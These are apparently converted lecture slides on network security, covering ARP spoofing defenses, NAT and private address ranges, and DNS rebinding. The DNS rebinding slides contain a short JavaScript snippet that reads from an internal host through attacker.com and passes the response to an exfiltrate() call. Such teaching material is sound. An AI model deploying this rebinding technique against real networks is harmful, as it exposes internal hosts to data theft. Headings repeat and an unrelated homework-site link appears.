
# Address Resolution Protocol (ARP)



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


# Address Resolution Protocol (ARP)






# Address Resolution Protocol (ARP)



# Address Resolution Protocol (ARP)



# ARP spoofing defenses?

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# ARP spoofing defenses

- Hard-code/configure switch with specific MAC addresses on specific ports
- Separate untrusted hosts onto a separate subnet/VLAN
- Clients can track changes in IP <-> MAC mapping
  - E.g. ArpON, ArpWatch
- Cryptographically sign updates?
  - Hard to do without a trusted third-party that can vouch for identities (which remote CA-like entities can't do)
- Short answer: *don't trust your local subnet!*
  - Use VPNs/end-to-end encryption when possible

# Network Address Translation (NAT)

- Running out of IPv4 addresses (only  $2^{32}$  possible)
- Need a way to share public IPs with lots of hosts
- RFC1918: Private IP addresses
  - 10.0.0.0/8
  - 192.168.0.0/16
  - 172.16.0.0/12

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# Network Address Translation (NAT)

- 1. Hand out Private (RFC1918) addresses to local devices
- 2. Intercept outgoing connections (at the gateway), and replace private IP with the shared public address
- 3. Keep a map of outgoing source port/destination; return traffic must be translated back (to send to the original private IP)
- Incoming connections?

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# DNS rebinding

- Attacker wants to access hosts internal to a NAT (e.g. 10.0.0.1)
  - Can get victim on the NAT to visit attacker's website (attacker.com, at 6.6.6.6)
- Attacker tries to run Javascript:

```
$.get('http://10.0.0.1/',  
      function(data) { exfiltrate(data); });
```

What happens?

# DNS rebinding

- Attacker instead runs

```
$.get('http://attacker.com',  
      function(data) { exfiltrate(data); });
```

What happens?

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# DNS rebinding

- Attacker instead runs

```
$.get('http://attacker.com/',  
      function(data) { exfiltrate(data); });
```

What happens? <https://powcoder.com>

- Browser checks to see if attacker.com's DNS entry has expired  
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- If it has, make another DNS query for attacker.com
  - On this second query, **attacker.com** returns **10.0.0.1**
  - Browser makes HTTP request to 10.0.0.1,  
*defeating the Same-Origin Policy!*
- *Defenses?*